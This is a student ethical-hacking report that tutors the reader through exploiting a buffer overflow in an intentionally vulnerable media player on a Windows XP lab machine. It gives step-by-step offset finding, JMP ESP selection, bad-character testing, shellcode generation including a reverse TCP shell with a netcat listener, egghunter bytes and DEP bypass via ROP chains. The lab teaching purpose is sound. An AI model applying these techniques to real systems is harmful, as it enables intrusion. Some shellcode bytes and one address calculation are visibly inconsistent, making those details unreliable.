

|  |
| --- |
| **Buffer Overflow Exploit Tutorial and Analysis**  Exploiting and writing a tutorial for performing a buffer overflow found in the ‘skin upload’ feature of a media player application, performed on a Windows XP Virtual Machine.  **Mikolaj M Mroz (2003114)**  CMP320: Ethical Hacking 3  BSc Ethical Hacking Year 3  2021/2022 |

*Note that Information contained in this document is for educational purposes.*

Abstract

The aim of this paper is to educate the reader about stack overflows, considering both theoretical and practical knowledge. This was done through the use of easy-to-follow tutorials, explanations, and screenshots, detailing every step with the end goal of producing a working payload, both on a protected (DEP enabled) and unprotected Windows XP machine hosted in VMware. The target application was a CoolPlayer Media Player with a stack overflow vulnerability in its skin upload feature, which was crashed and exploited through the use of carefully crafted .ini files in Perl. Each crash was analysed in a debugger to visually demonstrate the inner workings of the machine’s memory and process stack during a buffer overflow attack, helping to improve learning and understanding of the issue at hand.

The information covered in this document is based off a Steflan Security stack overflow methodology, used as a resource for Offensive Security students studying for their OSCP certification. This covers everything from the very basics of fuzzing inputs and crashing the program to adding advanced reverse shell payloads.

From the results, it is clear that buffer overflow attacks still pose a great risk to those who use outdated operating systems. This was further exemplified by the ransomware attacks on the NHS from 2016 which cost the service a debilitating £92m (National Health Executive, 2018), as the vast majority of machines used were running on Windows XP, the vulnerabilities of which are highlighted in this report. The results show that no security solution is perfect, as even something like DEP, created to act as a roadblock for attackers, can be circumvented relatively easily using resources freely available online. The results also emphasise the importance of creating and using programs built with security in mind, as amateurish, out of date software is likely to be misused by attackers, causing great threat to those who are unaware of the implications of poorly written and vulnerable software.

Contents

[1 Introduction 1](#_Toc103326446)

[1.1 Background 1](#_Toc103326447)

[1.1.1 Buffer Overflow History and Causes 1](#_Toc103326448)

[1.1.2 Vulnerability Theory 1](#_Toc103326449)

[1.1.3 Attack Fundamentals 1](#_Toc103326450)

[1.1.4 The Application 2](#_Toc103326451)

[1.2 Aims and Objectives 3](#_Toc103326452)

[2 Procedure and Results 4](#_Toc103326453)

[2.1 Overview of Procedure 4](#_Toc103326454)

[2.2 Tools and Languages 4](#_Toc103326455)

[2.3 Hardware Specifications 5](#_Toc103326456)

[2.4 Methodology 5](#_Toc103326457)

[2.5 Tutorial 1 – No DEP 5](#_Toc103326458)

[2.5.1 Fuzzing and Replicating the Crash 5](#_Toc103326459)

[2.5.2 Finding and Testing the EIP offset 7](#_Toc103326460)

[2.5.3 Calculating Shellcode Space 8](#_Toc103326461)

[2.5.4 Finding a JMP ESP and Bad Character Testing 9](#_Toc103326462)

[2.5.5 Generating and adding Simple Shellcode 11](#_Toc103326463)

[2.5.6 Advanced Payload 12](#_Toc103326464)

[2.5.7 Egg-hunting Shellcode 13](#_Toc103326465)

[2.6 Tutorial 2 – Overcoming DEP with ROP Chains 14](#_Toc103326466)

[2.6.1 ROP Chains 14](#_Toc103326467)

[2.6.2 Creating the ROP chains with mona.py 15](#_Toc103326468)

[2.6.3 Creating the payload 17](#_Toc103326469)

[3 Discussion 18](#_Toc103326470)

[3.1 General Discussion 18](#_Toc103326471)

[3.2 Countermeasures 18](#_Toc103326472)

[Stack Canaries 19](#_Toc103326473)

[Address Space Randomization (ASLR) 19](#_Toc103326474)

[Structured Exception Handler Overwrite Protection (SEHOP) 19](#_Toc103326475)

[3.3 Evading Intrusion Detection Systems 19](#_Toc103326476)

[Obfuscation 20](#_Toc103326477)

[Evasion 20](#_Toc103326478)

[Denial of Service 20](#_Toc103326479)

[3.4 Conclusion 21](#_Toc103326480)

[4 References 22](#_Toc103326481)

[5 Appendices 24](#_Toc103326482)

[5.1 Appendix A - Screenshots 24](#_Toc103326483)

[A1 - Full output from the initial overflow test 24](#_Toc103326484)

[A2 - The contents of crash.pl after running pattern\_create.exe 24](#_Toc103326485)

[5.2 Appendix B - Code 25](#_Toc103326486)

[B1 - Crash1.pl Proof of Concept 25](#_Toc103326487)

[B2 - Modified crash1.pl contents to make use of the new minimum overflow value 25](#_Toc103326488)

[B3 - Modified crash1.pl to find the maximum shellcode size 25](#_Toc103326489)

[B4 - Contents of badchar.pl 25](#_Toc103326490)

[B5 - contents of message.pl 26](#_Toc103326491)

[B6 - contents of tcp.pl 26](#_Toc103326492)

[B7 - Egghunter.pl 27](#_Toc103326493)

[B8 - ROP RETN test (ropcrash.pl) 28](#_Toc103326494)

[B9 - Final ROP crash file (ropcrash2.pl) 28](#_Toc103326495)

[5.3 Appendix C - Visualisations 30](#_Toc103326496)

[C1 - ROP Chains 30](#_Toc103326497)

[C2 - Steflan Overflow Process 33](#_Toc103326498)

# Introduction

## Background

### Buffer Overflow History and Causes

Buffer Overflow, or ‘Buffer Overrun’ exploits have dominated the world of secure programming for decades. These seemingly simple exploits are characterized using carefully crafted files to force applications to read and execute code outside of their established boundary and should not be underestimated in their potential to be discovered and misused by attackers. Since their initial discovery and due to their worldwide impact, buffer overflow attacks and their respective prevention techniques have become essential knowledge for the budding programmer.

These exploits most often appear in amateurish, unsecured code that relies on numerous external files and data to function, code that runs unpredictably - common in situations where programmers have based their code off simplistic tutorials without regards for security - and generally any code where malicious code can be input into an undersized buffer and incorrectly executed by the program (CloudFlare, 2022).

### Vulnerability Theory

Buffer Overflows occur when a program is given a bigger input than it can handle, for example, a large number of characters or integers. Once submitted, the user input is then sent to a buffer, a small memory location which temporarily holds data as it transitions from one memory location to another. If the size of the data is bigger than the buffer is programmed to handle, like taking in an input of 18 bytes when only programmed to handle 16 bytes, this unprotected buffer will then leak the excess bytes past its boundary, potentially overwriting the memory locations adjacent to it and either making the program run unpredictably or outright crash.

Attackers can exploit this vulnerability to have the program read custom instructions named ‘shellcode’, the use of which ranges from opening the computer’s calculator app as a safe way to prove the vulnerability exists to creating a reverse shell. This vulnerability can also be found in servers, which can be open to Remote Buffer Overflow attacks exploited over the internet, however this tutorial will only focus on local application exploits.

### Attack Fundamentals

In order for a buffer overflow attack to take place, the target application must adhere to following criteria, described in OWASP’s Developer Guide (2021).

The program must…

* be written in or depend on a language that is vulnerable to buffer overflow attacks
* take an input from the user, which is then not sanitized by the program
* not feature any general overflow protection, for example:
  + **Canary Values**, which are placed at the overflow point and verified each time the program is run to ensure they have not been overwritten.
  + **Address Space Randomization** - since buffer overflow attacks rely on consistent address space locations, this technique moves them around unpredictably to prevent the attacks from taking place.
  + **Data Execution Prevention (DEP)** which can be used to label parts of memory to either allow or prevent code execution from taking place, stopping malicious code from being run by the program if correctly set up.

If all the previous points apply, then it is highly likely a program is vulnerable to this exploit.

### The Application

The application that is being exploited is a 32-bit Media Player application based on CoolPlayer named “Vulnerable Media Player” with the filename “2003114.exe”. Prior to the investigation, it was stated that the media player had a buffer overflow vulnerability in its “skin switch” feature, which under normal circumstances would be used to change the appearance of the player by locating an appearance file specified by the user.


Custom skins for the player come in .bmp (bitmap) form, with another .ini file determining the location of buttons and size of the window. However, only the .ini file was needed for the exploit to work.

Figure - The media player's default appearance

## Aims and Objectives

* The aims of this project were to demonstrate a buffer overflow exploit and to document the steps taken in order to produce a comprehensive tutorial, covering the standard overflow procedures for systems with DEP enabled and disabled.
* This tutorial was to be written for someone who has experience with the more technical side of computing but has never performed a buffer overflow exploit before, for example, a Year 3 University Student studying Cybersecurity.
* The tutorial was designed to be intuitive and educational, informing the reader of the reasoning behind each important step as well as any difficulties that the user may face, taking them into account such that the reader could successfully replicate the attack using the tools and procedure provided.

# Procedure and Results

## Overview of Procedure

The target of this procedure was the 2003114.exe application, also named “Vulnerable Media Player”. There are no other files or applications outside this scope. This application was provided alongside a Windows XP SP3 Virtual Machine featuring the following pre-installed tools with which the exploits were to be developed. The login details to the machine were also provided: *administrator/hacklab*, as well as instructions on how to structure the .ini file in order to crash the program.

## Tools and Languages

|  |  |
| --- | --- |
| **Software and Languages** | **Description** |
| VMware Workstation Pro 16.2.2 | Used to host the tools listed below. |
| Windows XP SP3 Virtual Machine (.vmx file) | Windows XP was used here because it assigns the same virtual memory space to processes each time they are run. This is primarily what makes buffer overflow attacks possible, and it allows for predictable replication of the actions performed throughout the procedure. |
| Immunity Debugger | Used to analyse the stack, the instructions pointer, registers, file dependencies, machine code, shellcode, crash information, and data dump. This was the primary application used to attach and inspect the media player process as well as checking the progress made with the exploit.  Debuggers like OllyDB work fundamentally the same, but more consistent results were observed whereas OllyDB often displayed the incorrect memory location of application crashes. |
| Perl | A versatile programming language well suited for simple scripts. |
| Notepad++ | Coding visualisation and debugging tool. |
| Metasploit Framework Tool - pattern\_create | Used to create a unique pattern to determine exactly where the instruction pointer is located. |
| Metasploit Framework Tool - pattern\_offset | Shows exactly how many bytes are required before adding shellcode. |
| Metasploit Framework MSFGUI | Automated shellcode generation tool. |
| Findjmp (by Ryan Permeh, Eeye) | Locates the JMP (Jump) instruction in connected DLL files used to enable shellcode execution. |
| Python IDLE Shell (2.7) | Used for its built-in memory location calculator. |
| Mona.py | An Immunity Debugger addon that calculates ROP Chains. |
| Msvcrt.dll | Microsoft .dll file that features valid ROP instructions to execute shellcode on a DEP enabled system. |
| Rop2perl.exe | Converts mona.py output into usable Perl code. |

Table 1 - A list of the tools used and their descriptions

## Hardware Specifications

CPU: AMD Ryzen 7 3700X 8-core

RAM: 16Gb DDR4

GPU: AMD Radeon RX590 Red Devil

Storage: 500Gb SSD, 2TB HDD

## Methodology

Steflan Security’s “Stack Buffer Overflow Process” (2021) was used as the methodology for this procedure as its purpose is to prepare Offensive Security students for the OSCP (Offensive Security Certified Professional) Certification Exam, a certification highly sought after by leading cybersecurity teams across some of the world’s biggest firms such as Microsoft, Amazon, and IBM (Offensive Security, 2022). It also covers all the necessary steps from testing the crash to generating and adding shellcode in a neat, easy to follow diagram and method.

Each step is explained and demonstrated throughout Tutorial 1 and Tutorial 2, covering all the practical and theoretical knowledge required.

See Appendix C2 for the Steflan buffer overflow process diagram.

## Tutorial 1 – No DEP

### Fuzzing and Replicating the Crash

The first step in this exploit is to load the application into Immunity Debugger. This can be done by double clicking on 2003114.exe - the **Vulnerable Media Player** - and then **Immunity Debugger**. Once these were both opened, the media player must be attached as a process and then run by Pressing F9 or optionally clicking the “” button on the debugger’s toolbar.




Figure - The "Attach" button can be found under "File" on the top toolbar

Once the process is attached, the next step is to overflow the program’s buffer with characters (As in this case) to prove the vulnerability exists and could be developed further into something malicious.

Create a Perl file (crash1.pl) on the desktop or in a folder with contents detailed in **Appendix B1**. See the comments in Appendix B1 for a line-by-line breakdown.

Open this file and another will appear named “skincrash.ini” as defined in the first line of crash1.pl. This is the file that needs to be uploaded to the media player running through Immunity Debugger.

This is done by right-clicking on the running media player, then going to [Options -> Skin -> Open] and then selecting the skincrash.ini from the menu that appears. Which, if opened, will crash the program.




Figure - Opening the skincrash.ini file from the VulnPlayer Options

Taking a look at the CPU - Main Thread screen reveals the exact line that the program crashed at (**Figure 5**), displaying it to be location 0011BEA8, with the content AAAA, which comes from the skincrash.ini file as expected.



Figure - Output from the debug screen. **See Appendix A1 for the full output.**

### Finding and Testing the EIP offset

In order to exploit this crash, the EIP offset first has to be found. This offset determines the distance from the start of the stack to the location of the EIP Register (Figure 6), which could be modified to point towards executable code.




Figure - EIP contents when skincrash.ini was used

To calculate the offset, open the Metasploit tool “pattern\_create.exe” in the Windows command prompt and enter the following command.

pattern\_create.exe 3000>3000offset.txt

Figure - pattern\_create usage, the 3000 determines how many characters it took to crash the program

This file will appear in the same folder as the pattern\_create.exe, and its contents should be copied and pasted into the $buffer function of the crash1.pl file from earlier after removing the “x3000” from it. Run crash1.pl again.

*See Appendix A2 for a screenshot of the contents of crash1.pl at this point.*

Run the Vulnerable Media Player through Immunity again and upload the updated crash1.ini to exactly which part of the $buffer function the program crashes at (2Aq3 or 71413171 in little endian notation). From here, the distance from the start of the stack to the EIP can be calculated using “pattern\_offset.exe”.




Figure 8 - crash output from the updated skincrash.ini file, showing the EIP location and the part of the string that caused the crash

Open ‘pattern\_offset.exe’. This tool requires the number of characters in the crash file (3000) and the part of the EIP value at the time of the crash (71413171)(Figure 7).

pattern\_offset.exe 71413171 3000

Figure - pattern\_offset usage in the command prompt

The program will then display a number, 484 in this case, revealing that to be the distance. Now, rather than using 3000 characters to crash the program (which was only a rough estimate to provide a proof of concept) it is possible to change the $buffer function from before to only use 484 A’s, as that is the minimum required to crash the program (*Appendix B2*), giving more room for shellcode. Append a new line after the A’s, “BBBB” using the “$buffer .= “XXXX” format from before. This will prove whether the offset was calculated correctly and if the program was trying to execute the contents after.

Running this crash file through Immunity reveals that the program tries run the values after the As as an executable (**Figure 10**), proving that the offset was calculated correctly.



Figure - The access violation as it appears in Immunity (42424242 = BBBB in little endian)

### Calculating Shellcode Space

To calculate the space available for shellcode, modify the Perl file (or create a new one) to append many C’s after the “BBBB” (which signifies the location of the EIP). The difference between the memory locations where they begin and end can then be calculated from the debugger display, giving the full shellcode space available.

…

$buffer .= "BBBB”;

$buffer .= "C" x 100000;

…

Figure - A new line added in crash1.pl to test the maximum shellcode size. **See Appendix B3 for the full code.**

After running this new file through the application and the debugger, the following crash information appeared. Looking at the ESP Register value reveals the beginning of the C’s to be in **0011BEA8** and scrolling down in the dump menu until the C’s stop reveals the ending location to be **00117168**.




Figure - Immunity Output after testing shellcode size with 100000 characters

The next step is to perform a simple calculation, done here in Python, of the difference between the two locations. From Figure 11, it can be seen that all of the C’s had made it into the buffer meaning the shellcode space is at least 46017 bytes long. This is more than enough for a message box or even reverse shell shellcode, the size of which generally varies from 50 - 500 bytes.



Figure - Python calculation output.

Note- The last character can be seen on the next line in Figure 10, making the total 46,017.

### Finding a JMP ESP and Bad Character Testing

Testing for bad characters can be done by creating a new Perl file - “badchar.pl” in which all possible ASCII symbols will be appended and removed one by one if the program detected any of them as forbidden. The file also packs a JMP ESP instruction, which replaces the BBBB’s for the Pointer Register with a jump to another file, which on the next line will return back and land at the beginning of the shellcode.

This is done by first locating a valid .dll file to point to, which will then jump the program back to any code within the .ini file.

Looking at the “Executable Modules” window in Immunity after loading in the media player shows that the program makes use of kernel32.dll, which is well known to make use of a valid JMP instruction.




Figure - Executable Modules includes Kernel32.dll

The command prompt tool “findjmp.exe” can be utilized here to find the JMP ESP instruction within the .dll file. This shows that memory location **0x7C86467B** makes use of exactly what is needed. Note, other .dll files may make use of memory locations with “**00**” in them. This is interpreted as a “NULL” character, and will not work, hence it is important to choose one without the double zeroes.




Figure - findjmp.exe output

Copy and paste this memory location into the Perl file as shown in Appendix B4, along with a number of NOP instructions so the bad characters did not get overwritten by any systems calls that normally appear at the beginning of the stack under normal operation. These NOP (No-Operation) instructions do not do anything, simply incrementing the pointer until it reaches the bad characters, but it prevents the start from being overwritten. This technique is called a NOP sled.

The file’s full contents can be found in **Appendix B4.**

Double-click this file to create the following .ini file in the folder, with each ASCII symbol appended after “BBBB”.




Figure - Contents of the badchar.ini file

Upload the file to the media player through Immunity again and look at the stack. It can be seen that after the NOP instructions (highlighted in blue, \x90) the program cuts off the first few characters, as it goes straight from x00 to x21, where there should be a number of characters between them.




Figure - Immunity output showing that everything from x01 to x1f is missing

This suggests that these are the bad characters and are filtered out. One way to circumvent these bad characters when creating shellcode is to use alpha\_upper encoding, which ensures the code only uses capital letters, which can be seen on the stack in **Figure 15** and are therefore valid.

### Generating and adding Simple Shellcode

Shellcode generation can be performed in MSFGUI - A visual metasploit tool.

Open MSFGUI and navigate to [Top Toolbar -> Payloads -> Messagebox]. This will open up a user interface for crafting a simple message box payload, where you can change its title and contents, but the most important step here is to click “encode/save” and select “x86/alpha\_upper” and output format “perl”, and set the destination to an empty file on the desktop.

This is because the output will be copied and pasted into a perl file as done previously, and the architecture of the Windows XP machine is x86. “Alpha Upper” encodes the letters to be uppercase, which bypass the bad character filtering from the previous section.




Figure - Changing the Message Box options

Once the file has been created, copy everything after “my $buf” into a new $buffer as shown in **Appendix B5**.

Now, opening the Media Player and uploading this new ini file results in a message box appearing, proving the payload was a success.




Figure - A Message Box pop-up from the payload

### Advanced Payload

This can be repeated for a more advanced shellcode such as a Reverse TCP shell.


Reopen MSFGUI, this time choosing [Top Toolbar -> Payloads -> Windows ->shell\_reverse\_tcp]

Figure - Inputs for Reverse TCP payload generation

The next step is to then copy and paste the contents of the destination file (tcp.txt in this case) into a Perl file, exactly the same as with the message box payload.

**See Appendix B6 for the full Reverse TCP Shell Perl file.**

In order to make use of this exploit, a netcat listener must first be set up in the windows command prompt using the following command, where “-l” means to listen, and “-p” specifies the port used in the menu from **Figure 18**.

nc -l -p 4444

Figure - netcat syntax

Double-clicking on tcp.pl and loading the resulting tcp.ini file into the media player should now result in the netcat prompt changing to a shell.




Figure - command prompt output after loading in the tcp.ini file

This signifies that the payload works, and a connection was established.

### Egg-hunting Shellcode

In the event that there is not enough room for any shellcode, Egg-Hunter shellcode should be utilized. This technique hides the shellcode among the initial A’s (or way above the stack, where there is space), and is accessed through the use of ‘tags’, which the Egghunter will look for before finding the code and executing it.

To create the exploit code, an egghunter.pl file must be created with the following information, most of which can be pieced together from data in previous files.

* “A” x 484
* JMP ESP (‘V’, 0x7C86467B)
* NOP sled (“\x90” x 15)
* Egghunter code (encoded in Alpha\_upper, looking for tag “w00tw00t”)
* Another NOP sled, used here to simulate a large distance in the stack
* w00tw00t tag
* Shellcode (calculator, message box, reverse shell etc.)

x89\xe0\xda\xc0\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x43\x56\x4d\x51\x49\x5a\x4b\x4f\x44\x4f\x51\x52\x46\x32\x43\x5a\x4\x42\x50\x58\x48\x4d\x46\x4e\x47\x4c\x43\x35\x51\x4a\x42\x54\x4a\x4f\x4e\x58\x42\x57\x46\x50\x46\x50\x44\x34\x4c\x4b\x4b\x4a\x4e\x4f\x44\x35\x4b\x5a\x4e\x4f\x43\x45\x4b\x57\x4b\x4f\x4d\x37\x41\x41

Figure 21 - Egghunter (w00tw00t)

Adding all of the above together into a file should give the following result, found in **Appendix B7**.

Double-clicking on this .pl file should create a new ‘egghunt.ini’ file on the desktop, which can be uploaded to the application to produce a message box, suggesting the Egghunter code works correctly and the Egghunter covered the necessary distance.

## Tutorial 2 – Overcoming DEP with ROP Chains

DEP (Data Execution Prevention) is a technique used by Microsoft to prevent attackers from exploiting stack buffer overflows as demonstrated in the previous tutorial. As summarized in Section 1.1.3, DEP can be used to prevent parts of memory from executing shellcode and requires the use of ROP chains, explained in Section 2.6.1, to be circumvented.

To enable DEP, right click on My Computer, then navigate to [System Properties -> Advanced -> Performance -> Data Execution Prevention] and click “Turn on DEP for all programs…”. Now apply the changes and reboot the machine.




Figure 22 - DEP window

### ROP Chains

Since DEP prevents shellcode execution using the methods shown throughout Tutorial 1 by marking the stack as non-executable, it is necessary to make use of ROP chains to circumvent this. ROP or ‘Return Oriented Programming’ makes use of the EIP, which we still have control over, to jump around locations in the memory with Jump (JMP) and Return (RTN) instructions to guide the program into executing the shellcode. This long list of instructions is where the term ‘ROP Chain’ comes from, as it is a long chain of JMP and RET instructions.

The issue lies in the reason these instructions are chained. This is because many RET commands, required for returning to the shellcode, are being paired with addition or subtraction functions which can cause problems with precisely landing in memory locations. These commands are called ‘Gadgets’, and finally returning to the shellcode can take many dozens of gadgets depending on their ADD or SUB quirks.

**See Appendix C1 for a full visualisation of the process.**

### Creating the ROP chains with mona.py

To make use of ROP chains, first download mona.py and place it into the Immunity Debugger PyCommands folder [C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands].

Using Immunity, run the media player. Then in the bottom left input box, highlighted in red on Figure 23, enter the following.




Figure - Debugger input box for mona.py, where -m is the module and -cpb is for bad character removal.

This command creates an ROP chain in multiple languages from the msvcrt.dll file while omitting common bad characters like 00, 0a, and 0d.

Pressing enter and looking into the Log Data window reveals that the ROP generation was completed successfully.




Figure - Log Data window Output from mona

This creates a file, rop\_chains.txt, in the Immunity Debugger folder with all the ROP chains found. Near the bottom of the file exists a chain for Ruby which, unlike the others, is complete. See figure 25 for a screenshot of this section.




Figure - Complete Ruby ROP

Now, as shown in Appendix C1, a single RET instruction needs to be found to begin the process. This can be done by inputting the following command into Immunity’s input box, which looks for possible return instructions to use.

!mona find -type instr -s "retn" -m msvcrt.dll -cpb '\x00\x0a\x0d'

Figure - mona return finding command

This will create another text file in the same folder as rop\_chains.txt named ‘find.txt’. Scroll down and locate the ‘retn’ memory locations that say “PAGE\_EXECUTE\_READ” and copy one for use in the Perl file that will be created to craft the payload.




Figure - Valid and Invalid choices for memory locations. Must be in EXECUTABLE memory.

Copy any of the valid memory locations and create another Perl file as shown in **Appendix B8,** Substituting the memory location with any other valid one if necessary.

Load up Immunity and attach the media player again. This time, press CTRL + G to open up a ‘find’ menu, and enter the return memory address. This will highlight its location in memory. Press F2 to set a breakpoint there and run the program uploading the ropcrosh.ini file, which should hit the breakpoint.

This should also highlight the “BBBB” section of the payload, which suggests everything is working as expected.




Figure - msvcrt breakpoint hit by the payload

### Creating the payload

In order to make use of a proper payload, the following structure must be used when creating the next ropcrash.pl file. This first one was only a proof of concept.

* File name and header
* Overflow (“A” x 484)
* Pointer to RETN (0x77C1128A in this case)
* “BBBB” to get the Pointer to the top of the stack
* ROP Chain
* NOP sled (“\x90” x 20”)
* Shellcode (message box, reverse shell, etc.)
* Open, print to file, close.

To change the ROP chain created by mona.py from Ruby to Perl, copy the rop2perl.exe from the “Tools” folder and double click it. This will create a text file in the Immunity Debugger folder called “rop\_perl.txt”.

Copy the contents into a new ropcrash.pl file as shown in **Appendix B9**, and double click it to create the ropcrash.ini file.

